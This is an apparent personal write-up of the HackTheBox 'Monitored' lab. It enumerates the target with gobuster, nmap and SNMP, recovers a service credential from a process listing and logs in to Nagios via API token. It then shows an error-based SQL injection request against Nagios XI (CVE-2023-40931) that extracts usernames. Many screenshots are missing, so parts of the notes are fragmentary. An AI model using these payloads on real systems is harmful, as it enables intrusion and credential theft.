# Monitored

Friday, May 2, 2025 12:35 AM


HackTheBox - Monitored


Subdomain find


```
┌──[eu-mod-2]─[10.10.14.8]─[ippsec@parrot]─[~/htb/monitored]
└──╼ [★]$ gobuster vhost -k -u https://monitored.htb -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
```

UDP port

```
┌──[eu-mod-2]─[10.10.14.8]─[ippsec@parrot]─[~/htb/monitored]
└──╼ [★]$ sudo nmap -v -sU 10.10.11.248 -oA nmap/monitored-udp
[sudo] password for ippsec:
```




```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ snmpwalk -v2c -c public 10.129.230.96
iso.3.6.1.2.1.1.1.0 = STRING: "Linux monitored 5.10.0-28-amd64 #1 SMP Debian 5.10.209-2 (2024-01-31) x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (3144465) 8:44:04.65
iso.3.6.1.2.1.1.4.0 = STRING: "Me <root@monitored.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "monitored"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (1693) 0:00:16.93
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
```




```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ apt search snmp-mib
libsmi2-common/kali-rolling 0.4.8+dfsg2-17 all
  library to access SMI MIB information - MIB module files

libsnmp-base/kali-rolling,now 5.9.4+dfsg-1.1 all [installed,automatic]
  SNMP configuration script, MIBs and documentation

libsnmp-mib-compiler-perl/kali-rolling 0.06-4 all
  MIB Compiler supporting SMIv1 and SMIv2

snmp-mibs-downloader/kali-rolling 1.7 all
  install and manage Management Information Base (MIB) files
```

```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ sudo apt install snmp-mibs-downloader
Installing:
  snmp-mibs-downloader

Installing dependencies:
```

```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ snmpwalk -v2c -c public 10.129.230.96 -m all
MIB search path: /usr/share/snmp/mibs:/usr/share/snmp/mibs/iana:/usr/share/snmp/mibs/ietf
Cannot find module (IANA-STORAGE-MEDIA-TYPE-MIB): At line 19 in /usr/share/snmp/mibs/ietf/VM-MIB
Did not find 'IANAStorageMediaType' in module #-1 (/usr/share/snmp/mibs/ietf/VM-MIB)
Cannot find module (IEEE8021-CFM-MIB): At line 30 in /usr/share/snmp/mibs/ietf/TRILL-OAM-MIB
```

snmpbulkwalk is way faster than snmpwalk.

```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ snmpbulkwalk -v2c -c public 10.129.230.96 -m all | tee snmp.out
MIB search path: /usr/share/snmp/mibs:/usr/share/snmp/mibs/iana:/usr/share/snmp/mibs/ietf
Cannot find module (IANA-STORAGE-MEDIA-TYPE-MIB): At line 19 in /usr/share/snmp/mibs/ietf/VM-MIB
Did not find 'IANAStorageMediaType' in module #-1 (/usr/share/snmp/mibs/ietf/VM-MIB)
Cannot find module (IEEE8021-CFM-MIB): At line 30 in /usr/share/snmp/mibs/ietf/TRILL-OAM-MIB
Cannot find module (LLDP-MIB): At line 35 in /usr/share/snmp/mibs/ietf/TRILL-OAM-MIB
Did not find 'dot1agCfmMdIndex' in module #-1 (/usr/share/snmp/mibs/ietf/TRILL-OAM-MIB)
Did not find 'dot1agCfmMaIndex' in module #-1 (/usr/share/snmp/mibs/ietf/TRILL-OAM-MIB)
```


```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ grep -i  nagios snmp.out
HOST-RESOURCES-MIB::hrSWRunName.953 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.954 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.955 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.956 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.957 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.1379 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunPath.740 = STRING: "/usr/local/nagios/bin/npcd"
HOST-RESOURCES-MIB::hrSWRunPath.953 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.954 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.955 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.956 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.957 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.1379 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunParameters.740 = STRING: "-f /usr/local/nagios/etc/pnp/npcd.cfg"
HOST-RESOURCES-MIB::hrSWRunParameters.953 = STRING: "-d /usr/local/nagios/etc/nagios.cfg"
HOST-RESOURCES-MIB::hrSWRunParameters.954 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
HOST-RESOURCES-MIB::hrSWRunParameters.955 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
HOST-RESOURCES-MIB::hrSWRunParameters.956 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
HOST-RESOURCES-MIB::hrSWRunParameters.957 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
HOST-RESOURCES-MIB::hrSWRunParameters.1379 = STRING: "-d /usr/local/nagios/etc/nagios.cfg"
```


```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ grep -i SWRunName snmp.out
HOST-RESOURCES-MIB::hrSWRunName.1 = STRING: "systemd"
HOST-RESOURCES-MIB::hrSWRunName.2 = STRING: "kthreadd"
HOST-RESOURCES-MIB::hrSWRunName.3 = STRING: "rcu_gp"
HOST-RESOURCES-MIB::hrSWRunName.4 = STRING: "rcu_par_gp"
HOST-RESOURCES-MIB::hrSWRunName.6 = STRING: "kworker/0:0H-events_highpri"
HOST-RESOURCES-MIB::hrSWRunName.8 = STRING: "mm_percpu_wq"
HOST-RESOURCES-MIB::hrSWRunName.9 = STRING: "rcu_tasks_rude_"
HOST-RESOURCES-MIB::hrSWRunName.10 = STRING: "rcu_tasks_trace"
HOST-RESOURCES-MIB::hrSWRunName.11 = STRING: "ksoftirqd/0"
HOST-RESOURCES-MIB::hrSWRunName.12 = STRING: "rcu_sched"
HOST-RESOURCES-MIB::hrSWRunName.13 = STRING: "migration/0"
```

```
HOST-RESOURCES-MIB::hrSWRunName.918 = STRING: "postgres"
HOST-RESOURCES-MIB::hrSWRunName.920 = STRING: "xinetd"
HOST-RESOURCES-MIB::hrSWRunName.939 = STRING: "snmptt"
HOST-RESOURCES-MIB::hrSWRunName.941 = STRING: "snmptt"
HOST-RESOURCES-MIB::hrSWRunName.953 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.954 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.955 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.956 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.957 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.1379 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.1402 = STRING: "sudo"
HOST-RESOURCES-MIB::hrSWRunName.1403 = STRING: "bash"
HOST-RESOURCES-MIB::hrSWRunName.1443 = STRING: "exim4"
HOST-RESOURCES-MIB::hrSWRunName.4616 = STRING: "kworker/0:1-events"
HOST-RESOURCES-MIB::hrSWRunName.10714 = STRING: "kworker/1:1-mm_percpu_wq"
HOST-RESOURCES-MIB::hrSWRunName.28481 = STRING: "kworker/u4:3-ext4-rsv-conversion"
HOST-RESOURCES-MIB::hrSWRunName.29586 = STRING: "kworker/0:0-events"
HOST-RESOURCES-MIB::hrSWRunName.30838 = STRING: "kworker/u4:0-flush-8:0"
HOST-RESOURCES-MIB::hrSWRunName.31769 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.32368 = STRING: "kworker/1:0-events"
HOST-RESOURCES-MIB::hrSWRunName.32481 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.32592 = STRING: "apache2"
```


```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ grep -i SWRun snmp.out | grep 1403
HOST-RESOURCES-MIB::hrSWRunIndex.1403 = INTEGER: 1403
HOST-RESOURCES-MIB::hrSWRunName.1403 = STRING: "bash"
HOST-RESOURCES-MIB::hrSWRunID.1403 = OID: SNMPv2-SMI::zeroDotZero
HOST-RESOURCES-MIB::hrSWRunPath.1403 = STRING: "/bin/bash"
HOST-RESOURCES-MIB::hrSWRunParameters.1403 = STRING: "-c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
HOST-RESOURCES-MIB::hrSWRunType.1403 = INTEGER: application(4)
HOST-RESOURCES-MIB::hrSWRunStatus.1403 = INTEGER: runnable(2)
HOST-RESOURCES-MIB::hrSWRunPerfCPU.1403 = INTEGER: 62
HOST-RESOURCES-MIB::hrSWRunPerfMem.1403 = INTEGER: 3456 KBytes
```

svc XjH7VCehowpR1xZB
Google "nagios api login"
https://support.nagios.com/forum/viewtopic.php?t=58783
/api/v1/authenticate






6af61d73dcfa55aa787bf5095eb680813e97cf59
060162e89ea87e0f2bab27ac5d10c72cb5fe1961
Add token here and hit enter. It will login.





Nagios is an infrastructure monitoring tool which use SNMP.


Google "Nagios XI 5.11.0 exploit".
https://rootsecdev.medium.com/notes-from-the-field-exploiting-nagios-xi-sql-injection-cve-2023-40931-9d5dd6563f8c





/nagiosxi/admin/banner_message-ajaxhelper.php
action=acknowledge_banner_message&id=*

Manual SQL injection






This is error based SQL injection.




It returned two databases.


If we do this we cannot see the full output.




If we do this, we can see one table name.





This is how we can see a list of tables names.








Send it to Intruder.









Adding pipe infront of output













Now we can see the output nicely.




This is what we interested in.





Request
POST /nagiosxi/admin/banner_message-ajaxhelper.php HTTP/1.1
Host: nagios.monitored.htb
Cookie: nagiosxi=87puuqf7ssgv75cds6np74dke5
Content-Length: 114
Cache-Control: max-age=0
Origin: https://nagios.monitored.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Referer: https://nagios.monitored.htb/nagiosxi/login.php
Connection: keep-alive
action=acknowledge_banner_message&id=4 AND EXTRACTVALUE(1,concat(0x0a,(select username from xi_users LIMIT 0,1)))
Response
HTTP/1.1 200 OK
Date: Fri, 02 May 2025 20:37:20 GMT
Server: Apache/2.4.56 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: nagiosxi=87puuqf7ssgv75cds6np74dke5; expires=Fri, 02-May-202
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
Vary: Accept-Encoding
Content-Length: 143
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
